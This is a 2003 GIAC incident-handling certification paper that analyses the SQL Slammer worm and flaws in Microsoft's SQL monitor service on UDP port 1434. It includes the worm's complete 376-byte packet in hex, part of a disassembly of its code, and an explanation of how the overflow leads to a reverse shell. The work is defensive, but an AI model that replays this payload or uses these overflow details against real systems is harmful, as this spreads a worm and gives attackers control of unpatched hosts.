Global Information Assurance Certification Paper

SQL Slammer and Other UDP Port 1434 Threats
In support of the Cyber Defense Initiative

Edward W. Ray
GIAC GCIH Practical (version 2.1a, option 2)
Submitted: March 26, 2003

Table Of Contents

Acknowledgements

Thanks to Robert Graham, CTO of ISS. His paper on the SQL Slammer worm and our subsequent discussions were my motivation for writing this paper.

Conventions Used in this Paper

Normal text looks like this: 12-point Arial.

Command entries look like this; Indented, 10-point Italic, to minimize line wrapping.

Screen shots from Windows are not given Figure Numbers.

Abstract

January 25, 2003, 0530 GMT, a date and time which will live in infamy in exploit history for the SQL/MSDE Slammer worm attack on UDP port 1434. Prior to this, most large-scale attacks had focused on exploiting TCP port vulnerabilities for denial of service attacks. Attacks such as Code Red were directed at HTTP servers on port 80, and the traffic grew over several days. This attack used UDP, which allowed for this attack to infect target machines very quickly. The volume of traffic spit out by infected machines exceeded all other DDoS, worms, viruses and hacker attacks combined.

The purpose of this paper is to document the targeted port and the exploit used to target the port. The port in question is UDP port 1434, and the service is SQL Server/MSDE. The first part of this paper discusses the targeted service, and the vulnerabilities associated with this service. The second part of this paper provides a detailed analysis of the worm, including packet disassembly and analysis. Source code of the worm is provided and an example of how an attack is implemented in a test lab is also presented. It will be shown that patching of the vulnerable system is a poor first line of defense. Port Blocking should be attempted first, either at the border router, firewall or on the client machine itself. A step-by-step analysis is presented on how to set up filtering on a Windows 2000/XP/2003 machine using IPSec filtering.

This attack infected more client machines running MSDE than SQL Server, as documented by the number of potentially infectable software listed in Appendix A. An argument is presented to modify the SANS/FBI Top Twenty Vulnerabilities to include MSDE, and for port filtering to be the first line of defense against this type of attack. Finally, a step-by-step procedure on how to prevent attacks like this in the future is presented. It will focus on defining the function of each machine, and only allow open ports on this machine necessary to perform its function.

Part One – Targeted Port

Port Selection/Frequency of Attacks

UDP Port 1434 is registered with IANA as assigned to Microsoft SQL Server Monitor. A "registered" port is a port which purpose has been listed by IANA for the convenience of the Internet community. The list of top 10 ports from http://isc.incidents.org/top10.html on February 1, 2003 is shown below.






Service Name	Port Number	30 day history	Explanation
netbios-ns	137		
ms-sql-m	1434		
ms-sql-s	1433		Microsoft SQL Server
domain	53		Domain name system. Attack against old versions of BIND
http	80		HTTP Web server
microsoft-ds	445		
ftp	21		FTP servers typically run on this port
???	4662		eDonkey P2P software
???	135		Windows RPC (e.g. used by popup spam)
netbios-ssn	139		

Figure 1. Top Ten Ports (As of February 1, 2003)

The port 1434 data shows the number of successful attacks, and the infected machines attempts to infect other SQL Server machines by flooding the Internet with the exploit. As of this date, the number of attacks attempted against port 1434 is exceeded only by the number of attacks against port 137 (NetBIOS). This graph does not show the extent to which this attack occurred over a short period of time. Further graphs from http://www.incidents.org show a day by day and hour by hour accounting of port activity:



:




Figure 2a and 2b. Macro View of Port 1434 traffic during attack (Courtesy of http://www.incidents.org)

From these graphs, it can be seen that The SQL Slammer worm infected most of its victims in the early morning hours of January 25, 2003. These graphs also show the upward and downward trends of these attacks. Additional infections occurred during the week as vulnerably systems not yet infected were turned on. On February 1, 2003, the Port report on Incidents.org for this port (http://isc.incidents.org/port_details.html?port=1433) lists 3 different CVE numbers for this port.

Targeted Service – Microsoft Desktop Engine 2000

Many software developers want to embed data storage within their custom applications. Microsoft® SQL Server™ 2000 Desktop Engine (also known as MSDE 2000) enables developers to do this. The Microsoft SQL Server 2000 Desktop Engine (MSDE 2000) is a data engine built and based on core SQL Server technology. With support for single- and dual-processor desktop computers, MSDE 2000 is a reliable storage engine and query processor for desktop extensions of enterprise applications. The common technology base shared between SQL Server and MSDE 2000 enables developers to build applications that can scale seamlessly from portable computers to multiprocessor clusters.

Designed to run in the background, supporting transactional desktop applications, MSDE 2000 does not have its own user interface (UI) or tools. Users interact with MSDE 2000 through the application in which it is embedded. MSDE 2000 is packaged in a self-extracting archive for ease of distribution and embedding.

In addition, MSDE 2000 can be built into applications and redistributed royalty-free with Microsoft development tools, such as Microsoft Visual Studio® .NET and Microsoft Office XP Developer Edition. This allows developers to build enterprise-class reliability and advanced database features into their desktop applications.

MSDE 2000 is a royalty-free, redistributable database engine that is fully compatible with SQL Server. MSDE 2000 is designed to run on Microsoft Windows® 98, Windows Millennium Edition (Windows Me), Microsoft Windows NT® Workstation version 4.0 (with Service Pack 5 or later), and Windows 2000 Professional as an embedded database for custom applications that require a local database engine.

An attractive alternative to using the Microsoft Jet database, MSDE 2000 is designed primarily to provide a low-cost option for developers who need a database server that can be easily distributed and installed with a value-added business solution. Because it is fully compatible with other editions of SQL Server, developers can easily target both SQL Server and MSDE 2000 with the same core code base. This provides a seamless upgrade path from MSDE 2000 to SQL Server if an application grows beyond the storage and scalability limits of MSDE 2000.

MSDE 2000 is installed as a part of the following Microsoft products:

1. SQL Server 2000 (Developer, Standard and Enterprise Editions)
2. Visual Studio .NET (Architect, Developer and Professional Editions)

3. ASP.NET Web Matrix Tool
4. Office XP
5. Access 2002
6. Visual Fox Pro 7.0/8.0

In addition there are many other software packages that make use of the MSDE 2000 software. Appendix A lists this software, current as of February 28, 2003. For an up to date list please check out http://www.sqlsecurity.com/DesktopDEfault.aspx?tabindex=10&tsbid=13

Description – The SQL Monitor service on UDP port 1434

MSDE 2000 can be configured to listen for incoming client connections in a multitude different ways. It can be configured such that clients can use named pipes over a NetBIOS session (TCP port 139/445) or sockets with clients connecting to TCP port 1433 or both. Whichever method is used MSDE will always listen on UDP port 1434. This port is designated as a monitor port. Clients will send a message to this port to dynamically discover how the client should connect to the Server.

This port received little attention until Chip Andrews of sqlsecurity.com released a tool called SQLPing. An example of this tool in action is shown below. This tool sends a single byte UDP packet to port 1434 on either a given host or a whole subnet. The packet byte has a value of 0x02:

```
13:53:24.237448 eraylap.mmicmanhomenet.local.1381 > 192.168.1.255.1434:  udp 1
                4500 001d 3157 0000 4011 c4c4 c0a8 0165
                c0a8 01ff 0565 059a 0009 6e28 02
```

The SQL Server will reply back to this query with:

```
Response from 192.168.1.106
----------------------------
ServerName   : EXPLOIT
InstanceName : MSSQLSERVER
IsClustered  : No
Version      : 8.00.194
tcp          : 1433
np           : \\EXPLOIT\pipe\\sql\query
```

The windump output of this return information is:

```
13:53:24.239555 exploit.mmicmanhomenet.local.1434 > eraylap.mmicmanhomenet.local.1381:  udp 118
                4500 0092 8d24 0000 8011 2917 c0a8 016a
                c0a8 0165 059a 0565 007e f16b 0573 0053
                6572 7665 724e 616d 653b 4558 504c 4f49
                543b 496e 7374 616e 6365 4e61 6d65 3b4d
                5353 514c 5345 5256 4552 3b49 7343 6c75
                7374
```

This possibly sensitive information can be used to exploit known vulnerabilities, since this provides the potential attacker with the server's hostname, version and what net libraries and ports the server is listening.

The UDP Protocol

The User Datagram Protocol is used by the SQL Slammer worm to infect target machines. This protocol provides a procedure for application programs to send messages to other programs with a minimum of protocol mechanism. UDP is a transport layer protocol where each output operation by a process produces on UDP datagram, which is encapsulated into one IP datagram and sent. This one operation, one datagram simplicity and the fact that UDP makes no guarantee of reliable delivery makes UDP a lightweight protocol.

Unlike TCP that supports single host to single host (unicast) communications, UDP can deliver traffic to one or more hosts. It has low overhead because it has a standard 8 byte header that carries vital information like source port, destination port, UDP checksum and a length that reflects the number of payload and UDP header bytes.

While UDP itself is not inherently reliable, applications utilizing UDP can be written that are reliable. In this case, the application itself and not UDP is responsible for getting data to the destination. As an example of the UDP datagram, the previous section's SQLPing single UDP packet is revisited:

```
13:53:24.237448 192.168.1.101.1381 > 192.168.1.255.1434:  udp 1

<4500  001d  3157  0000  4011 c4c4  c0a8  0165

c0a8  01ff >  [0565  059a  0009  6e28]  {02}          < > IP Header
                                                      [ ]  UDP Header
                                                      { }  UDP Data
```

This standard windump output tells us that we have a source host of 192.168.1.101 sending traffic to the broadcast address of the Class C 192.168.1.0/24 subnet. The destination port of 1434 is the MS SQL Monitor port. From the hex output, the IP Header is between the < >. The 9th byte offset of the IP header is a hex 11 which indicates that a UDP datagram follows. Between the brackets is the UDP header, comprising the 16 bit source port, 16 bit destination port, 16 bit UDP length and 16 bit UDP checksum. The braces denote the UDP data, in this cast the SQL Query 0x02.

The SQL Server/MSDE 2000 application listening on port 1434 provides the reply to the query.

For further information on the UDP protocol, one can consult RFC 768, which discusses UDP in more detail.

Quick Review – What Is A Buffer Overflow?

Buffer overflows have been causing serious security problems for decades. Computer programs store information in variables, usually declared in the program or application to be of a certain data type, such as an integer or a character. These data types consume a certain amount of memory, usually predetermined by the program. In many cases a program will require a variable to hold multiple variables. For example, a login name is represented by a string of characters. Programming languages such as C use a data construct called an array to allocate storage space in memory for this string of variables. Arrays are stored as contiguous blocks of memory, known as a buffer.

Most computer programs create sections in memory for information storage. The C programming language allows programmers to create storage at run-time in two different sections of memory, the stack and the heap. The heap is commonly used for long term and large data storage. Dynamically allocated variables (those allocated by malloc();) are created on the heap. The heap grows upwards on most systems; that is, new variables created on the heap are located at higher memory addresses than older ones. This type of stack is more consistent with the FIFO queue, that is, First-In-First-Out representing how objects are added and taken off the stack as it builds. The stack starts at a high memory address and forces its way down to a low memory address. The actual placement of replacement on the stack is established by the commands PUSH AND POP, respectively. A value that is PUSH'ed on to the stack is copied into the memory location (exact reference) and is pointed to as execution occurs by the stack pointer (sp). The sp will then be decremented as the stack sequentially moves down, making room for the next local variables to be added (subl $20,%esp). POP is the reverse of such an event This is dealing with the LIFO queues, Last In First Out, referring to how the operations are ordered on the stack.

This practice of allocating memory for general-purpose input often introduces vulnerability. When writing to buffers, C programmers must take care not to store more data in a buffer than it was designed to hold. When a program writes past the bounds of the buffer, this is called a buffer overflow. When this happens, the next contiguous chunk of memory is overwritten. Since the C (and C++) language has no bounds checks on array and pointer references, a developer has to check the bounds (an activity that is often ignored) or risk encountering problems. When a buffer overflows, the excess data may trample on other meaningful data that the program might wish to access in the future. Sometimes, changing this data can lead to a security problems. Some programs need to write to a privileged location like a mail queue directory, or open a privileged network socket. Such programs are generally run as root (UNIX) or administrator (Windows), meaning that the system extends special privileges to the application upon request, even if a lower privileged user is running the program. In security, anytime privilege is granted (even temporarily), there is potential for privilege escalation to occur.

Clearly, you would think buffer overflow errors would be obsolete, since they have been known about almost since the dawn of the computer age. So why are buffer overflow vulnerabilities still being produced? Because the recipe for disaster is surprisingly simple. Take one part bad language design (usually in C and C++), mix in two parts poor programmer practice, and you

have a recipe for big problems. Buffer overflows can happen in languages other than C and C++, though without some incredibly unusual programming, modern "safe" languages like Java are immune to the problem. In any case, legitimate reasons often justify the use of languages like C and C++, and so learning their pitfalls is important.

The root cause of buffer overflow problems is that C (and its red-headed stepchild, C++) is inherently unsafe. There are no bounds checks on array and pointer references, meaning a developer has to check the bounds (an activity that is often ignored) or risk encountering problems. A number of unsafe string operations also exist in the standard C library, including:

- strcpy()
- strcat()
- sprintf()
- gets()

For these reasons, it is imperative that C and C++ programmers who are writing security-critical code educate themselves about the buffer overflow problem. The best defense is a good education on the issues.

The processor uses pointers to locate buffers. On x86 architecture machines, the Extended Instruction Pointer, or EIP, denotes the address in memory of the next instruction in memory, the Extended Stack Pointer, or ESP points to the address at the top of the stack (or heap) and the Extended Base Pointer, or EBP, points to the base of the stack for the function. These pointers will be referenced throughout this paper to explain how the SQL Slammer Exploit works.

Common Vulnerabilities for MSDE 2000 on UDP Port 1434

The MSDE 2000 engine returns information about itself whenever presented with the single byte packet 0x02 on UDP port 1434.So what else does the MSDE application do when it receives a packet on 1434 and its value is not 0x02? The results of values from 0x00 from 0xFF are as follows:

1. 0x04 – Stack Based Buffer Overflow

   When MSDE 2000 receives a packet on UDP port 1434 with the first byte set to 0x04, the SQL Monitor thread takes the remaining data in the packet and attempts to open a registry key using this user supplied information. For example, by sending \x04\x41\x41\x41\x41 (0x04 followed by 4 upper case 'A's) MSDE 2000 attempts to open

   HKLM\Software\Microsoft\Microsoft MSDE 2000\AAAA\MSSQLServer\CurrentVersion

By appending a large number of bytes to the end of this packet, while preparing the string for the registry key to open, a stack based buffer is overflowed and the saved return address is overwritten. This allows an attacker to gain complete control of the MSDE 2000 process and its path of execution. By overwriting the saved return address on the stack with an address that contains a "jmp esp" or "call esp" instruction, when the vulnerable procedure returns the processor will start executing code of the attacker's choice. At no stage does the attacker need to authenticate.

2. 0x08 – Heap Based Buffer Overflow

By sending a single byte (0x08) UDP packet to 1434 it's possible to kill the MSDE 2000. When the server dies it has just called strtok(). The strtok() function looks for a given token (character) in a string and returns a pointer to the token if one is found. If the token is not found then a NULL pointer is returned. MSDE 2000, when it calls strtok() is looking for a colon (:) but since there isn't one strtok() returns NULL. However, whoever coded this part of the server didn't check to see if the function had succeeded or not. The pointer is passed to atoi() but, since its value is NULL, MSDE crashes; the exception isn't handled. If a two byte packet, \x08\x3A (the 0x3A is a colon) is sent, then strtok() succeeds and a pointer is returned. But again, MSDE still crashes. In this case, the call to atoi() causes atoi() to take a string, and provided the first part of that string is a number then it returns the integer representation of the string. For example \x31\x32 goes to 12. Since there is nothing after the colon atoi crashes, another failure to check to see if the function had succeeded or not. If one plugs in an overly long string, tacking on a :22 at the end and fires off the packet, a heap overflow occurs. This heap overflow allows an attacker to gain complete control over the server.

3. 0x0A – Network Based Denial of Service

When an MSDE Server receives a single byte packet, 0x0A, on UDP port 1434 it will reply to the sender with 0x0A. A problem arises as the MSDE Server will respond, sending a 'ping' response to the source IP address and source port This 'ping' is a single byte UDP packet - 0x0A. By spoofing a packet from one SQL Server, setting the UDP port to 1434, and sending it the second SQL Server, the second will respond to the first's UDP port 1434. The first will then reply to the second's UDP port 1434 and so on. This causes a storm of single byte pings between the two servers. Only when one of the servers is disconnected from the network or its MSDE service is stopped will the storm stop. This is a simple network based DoS, reminiscent of the echo and chargen DoSes discussed back in 1996 (http://www.cert.org/advisories/CA-1996-01.html)..
.

REFERENCES

Graham, Robert. "Advisory: SQL Slammer." http://www.robertgraham.com, 26 January 2003.

Litchfield, Jeff. "Threat Profiling Microsoft SQL Server". 20 July 2002. URL: http://www.nextgenss.com/papers/tp-SQL2000.pdf

MacMillan, Robert and Krebs, Brian. "Internet Worm Slows Servers", The Washington Post, 26 January 2003.

McGraw, Gary and Viega, John. "Make your software behave: Learning the basics of buffer overflows." 1 March 2000, URL: http://www-900.ibm.com/developerWorks/cn/security/overflows/index_eng.shtml#what

Northcutt, Stephen, et al. "Intrusion Detection Signatures and Analysis." 2001, New Riders Publishing.

"Port Numbers and Services Database". 16 August 1995. URL: http://www.sockets.com/services.htm#WellKnownPorts (31 Janaury 2003)

SQL Server/MSDE-Based Applications, http://www.sqlsecurity.com

SANS/GIAC Track 3, "Intrusion Detection In Depth, TCP/IP for Intrusion Detection." SANS, 2002

"Top Ten Ports". 31 January 2003. URL: http://isc.incidents.org/top10.html

"INF: TCP Ports Needed for Communication to SQL Server Through a Firewall". 1 February 2001. URL: http://support.microsoft.com/default.aspx?scid=kb;en-us;Q287932

"Appropriate Uses of MSDE", 1 October 2002. URL: http://www.microsoft.com/sql/howtobuy/msdeuse.asp

Part Two – Specific Exploit

Please note that I make a distinction between the vulnerability code and the exploit code. The purpose of the vulnerability is solely to obtain a command shell, at which point an attacker has the option to do whatever they wish. The SQL Slammer exploit itself is the implementation of the vulnerability code plus the code of the attacker, which is meant to cause a DoS on a network.

Specific Exploit Definition

Name: MS-SQL Slammer, SQL-Hell, Sapphire

Exploited Vulnerability:
Unauthenticated Remote Compromise in MS SQL Server 2000, Microsoft Security Bulletin MS02-039, CERT® Advisory CA-2003-04, CERT® Advisory CA-2002-22, CAN-2002-0649.

Vulnerability Variants: David Litchfield, http://www.nextgenss.com/papers/tp-SQL2000.pdf

Lion, MSSQL2000 Remote UDP Exploit, http://www.chonker.com
(Note: This appears to be an exact cut and paste of David Litchfield's code)

Vulnerable Protocol/Service: MS SQL Monitor on UDP Port 1434

Vulnerable Applications and Operating Systems: See Appendix A

Severity: Critical/Very High Risk

Category: Remote Buffer Overflow Vulnerability

Brief Description of Vulnerability and Exploit

Microsoft's database engine MSDE 2000 exhibits two buffer overflow vulnerabilities that can be exploited by a remote attacker without every having to authenticate to the server. What further exacerbates these issues is that the attack is channeled over UDP. Whether the MSDE 2000 process runs in the security context of a domain user or the local SYSTEM account, successful exploitation of these security holes will mean a total compromise of the target system.

MS-SQL Slammer sends a 376 byte long UDP packet to port 1434 using random targets at a very high rate. Vulnerable systems will immediately start sending identical 376 byte packets

once they are infected. The worm sends traffic to random IP addresses, including multicast IP addresses, causing a Denial of Service on the target network. Single infected machines have reported traffic in excess of 50 Mb/sec after being infected.

Description of Exploit Variants

To date, this is the only known variant of this exploit.

Description of Vulnerability Code: Obtaining The Remote Shell

David Litchfield originally discovered this vulnerability, and his source code is provided in Appendix B. The source code will compromise the SQL Server/MSDE 2000 server and provides a remote shell to any system you wish. The code was written to be operating system and SQL Server/MSDE server service pack independent. The shell is obtained as follows:

a. Using sqlsort.dll, the import address entry for GetProcAddress() in sqlsort.dll shifts by 12. With no SQL Server service pack the address of the entry is at 0x42AE10140 and on SP1 and SP2 at 0x42AE101C.
b. Before we get a chance to exploit the overflow, the process attempts to write to an address pointed to by the register already exploited by the 0x04 UDP packet sent to port 1434, so we need to supply a writeable address. We use a location in .data section of sqlsort.dll.
c. At 0x42B0C9DC in sqlsort.dll, there is a 'jump esp' instruction. The saved return address is overwritten with this.
d. WSASocket() is then used to create a socket handle and passes this socket to CreateProcess() as the handle for standard in, out and error. Once the shell is created it then connects out to a given IP address and port.

Protocol Description

As discussed in the CAIDA analysis, random scanning worms initially spread exponentially, but this exponential rise slows as the worm spends more and more of its time trying to infect previously infected systems or systems not exploitable. Although spread was similar to Code Red, its smaller size (376 bytes vs. 4 KB for Code Red) and use of UDP made its infection time many times more rapid. Code Red (and Nimda) invoked multiple *connect ()* threads to probe random addresses; thus these worms were latency limited, having to wait for the time require to a response or timeout of a TCP-SYN packet. The UDP protocol does not have this limitation. Thus the worm spread limitation was proportional to the compromised machine's bandwidth to the Internet. An infected machine with a 100 Mb/s connection to the Internet could produce over 30,000 scans/second. Bandwidth limitations and packet overhead reduce this number to about 26,000 scans/sec.

SQL Slammer Packet

```
15:52:00.583113 IP (tos 0x0, ttl 128, id 53001, len 404)
w2kserver.mmicmanhomenet.local.1183 > exploit.mmicmanhomenet.local.1434: udp 376

                        4500 0194 cf09 0000 8011 e630 c0a8 0164
                        c0a8 016a 049f 059a 0180 ac8d 0401 0101
                        0101 0101 0101 0101 0101 0101 0101 0101
                        0101 0101 0101 0101 0101 0101 0101 0101
                        0101 0101 0101 0101 0101 0101 0101 0101
                        0101 0101 0101 0101 0101 0101 0101 0101
                        0101 0101 0101 0101 0101 0101 01dc c9b0
                        42eb 0e01 0101 0101 0101 70ae 4201 70ae
                        4290 9090 9090 9090 9068 dcc9 b042 b801
                        0101 0131 c9b1 1850 e2fd 3501 0101 0550
                        89e5 5168 2e64 6c6c 6865 6c33 3268 6b65
                        726e 5168 6f75 6e74 6869 636b 4368 4765
                        7454 66b9 6c6c 5168 3332 2e64 6877 7332
                        5f66 b965 7451 6873 6f63 6b66 b974 6f51
                        6873 656e 64be 1810 ae42 8d45 d450 ff16
                        508d 45e0 508d 45f0 50ff 1650 be10 10ae
                        428b 1e8b 033d 558b ec51 7405 be1c 10ae
                        42ff 16ff d031 c951 5150 81f1 0301 049b
                        81f1 0101 0101 518d 45cc 508b 45c0 50ff
                        166a 116a 026a 02ff d050 8d45 c450 8b45
                        c050 ff16 89c6 09db 81f3 3c61 d9ff 8b45
                        b48d 0c40 8d14 88c1 e204 01c2 c1e2 0829
                        c28d
```

The packet above is dissected using the "objdump" command. The results of this command are presented in Appendix C.

How SQL Slammer Works

From the dissection of the packet presented in the previous section and in Appendix C, a discussion of the worm portion of the packet is presented. This discussion follows the analysis of Matthew Murphy at http://techie.hopto.org and Riley Hassell of Eeye Software. The analysis is split into two parts, Initialization and Propagation. When an SQL/MSDE 2000 server is infected by this worm, the worm immediately sets up a stack frame with information that it needs for propagation. It locates the GetTickCount Application Programming Interface (API) as well as several other WinSock APIs. It locates LoadLibraryA and GetProcAddress APIs, by searching the IAT of sqlsort.dll.

The system timer of the infected system is used as the seed for address generation. All addresses generated are predictably based upon this value. Each system receives a single UDP packet that triggers the buffer overflow, spreading the worm to that system.

Initialization

Using the vulnerability exposed by Mr. Litchfield on udp port 1434, the buffer is overrun and the return address is overwritten. On return, the worm hits a *jump esp* in *sqlsort.dll* which is a lead in to its payload. Packet constructions then begin by first saving the EIP to the stack:

```
push      42B0C9DCh          ;  [EBP-4] Sqlsort.dll ->:  jmp esp
```

After the buffer overflow the payload buffer gets corrupted during program execution. The following code rebuilds the buffer so that it can be resent in the sendto() loop:

```
mov      eax, 1010101h
                xor     ecx, ecx
                mov     cl, 18h
FIXUP:
                Push    eax             ; [EBP-8 to EBP-60h]
                loop    FIXUP
                xor      eax, 5010101h
               push  eax                ; [EBP-64h]
```

To keep track of the worm at the stack level, the worm stack map is provided:

Sapphire Worm Stack Map

[Worm Body]	
42 B0 C9 DC 01 01 01 01	[EBP+58h]
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01	[EBP+50h]
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01	[EBP+40h]
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01	[EBP+30h]
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01	[EBP+20h]
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01	[EBP+10h]
01 01 01 01 01 01 01 01 01 01 01 04 00 00 00	[EBP-0]
00 00 00 00 6C 6C 64 2E 32 33 6C 65 6E 72 65 6B	[EBP-10h];'kernel32.dll'
00 00 00 00 74 6E 75 6F 43 6B 63 69 54 74 65 47	[EBP-20h]; 'GetTickCount'
00 00 6C 6C 64 2E 32 33 5F 32 73 77	[EBP-2Ch]; 'ws2_32.dll'
00 00 74 65 6B 63 6F 73	[EBP-34h]; 'socket'
00 00 6F 74 64 6E 65 73	[EBP-3Ch]; 'sendto'
[Base address of ws2_32.dll]	[EBP-40h];
00 00 00 00 00 00 00 00	[EBP-48h]; sin_zero
[Pseudo-Random seed]	[EBP-4Ch]; sin_addr.s_addr
9A 05 00 02	[EBP-50h]; sin_port, sin_family
[UDP socket descriptor]	[EBP-54h]

Keep in mind that x86 stacks grow downward, so the top of the stack is actually the end of memory. When the worm later calls *sendto*, the Application Programming Interface (API) reads the stack memory backwards, and reconstructs the packet again.

Continuing with the dissection, the stack is then "normalized" for the exploit to continue:

```
mov         ebp, esp          ; EBP=ESP
```

Next, a series of strings and terminating nulls are pushed onto the stack. This is common practice in simple exploits that do not require a lot of data to operate. The ecx register is used to store nulls.

```
push        ecx                 ; [EBP4]
```

The worm then begins to set up a stack frame to store the following strings:

```
push        6C6C642Eh           ; [EBP-8]
push        32336C65h           ; [EBP-0Ch]
push        6E72656Bh           ; [EBP-10h] Push string
                                kernel32.dll
push        ecx                 ; [EBP-14h]
push        746E756Fh           ; [EBP-18h]  Push string
                                GetTickCount
push        436B6369h           ; [EBP-1Ch]
push        54746547h           ; [EBP-20h]
mov         cx, 6C6Ch
push        ecx                 ; [EBP-24h]
push        642E3233h           ; [EBP-28h] Push string ws2_32.dll
push        5F327377h           ; [EBP-2Ch
mov         cx, 7465h
push        ecx                 ; [EBP-30h]
push        6B636F73h           ; [EBP-34h] Push string socket
mov         cx, 6F74h
push        ecx                 ; [EBP-38h]
push        646E6573h           ; [EBP-3Ch]  Push string sendto
```

The worm then locates *LoadLibrary* and *GetProcAddress* from the Import Address Table (IAT) of the *sqlsort.dll* library:

```
mov         esi, 42AE1018h    ;  sqlsort.dll->IAT entry for
                                    LoadLibrary
```

The worm loads the *ws_32.dll* library into eax and then saves the resulting handle to its stack using a push. This will be used for a later *GetProcAddress*.

```
 lea        eax,                [ebp-2Ch]
push        eax                 ; [EBP-40h]
call        dword ptr [esi]     ;Procedure exit:  ESP=EBP-3Ch
push        eax;                ; [EBP-40h
```

. The worm then pushes a string point (*GetTickCount* onto the top of the stack. This will be used as an argument to the GetProcAddress call after the next LoadLibrary call:

```
lea         eax, [ebp-20h]
            push        eax                 ; [EBP-44h]
```

The worm then obtains a handle to the *kernel32.dll* library via the *LoadLibrary* function referenced in ESI. This is done in the same way as the previous loading of ws_32.dll:

```
lea         eax, [ebp-10h]          ; Load address of string
                "kernel32.dll" into eax
```

```
push    eax                 ; [EBP-48h]
call    dword ptr [esi]     ; Procedure exit:  ESP=EBP-44h
push    eax                       ; [EBP-48h]
```

The worm then attempts to locate the entry for *GetProcAddress* from the same *sqlsort.dll* IAT it used to find *LoadLibrary* previously:

```
mov          esi, 42AE1010h ; Move sqlsort:[IAT] entry into esi.
mov     ebx, [esi]  ; Move IAT entry (function entry point) into
ebx.
mov          eax, [ebx] ; Move 4 bytes of instructions into eax.
```

The worm then attempts to fingerprint the GetProcAddress API, and will fall back to the other known base address if this fails. This fingerprinting is necessary due to slight discrepancies in the *sqlsort.dll* in services packs 1 and 2 of MSDE 2000. The IAT addresses varied slightly between the two services, as mentioned in the vulnerability analysis. Thus, two checks are needed:

```
cmp          eax, 51EC8B55h     ;
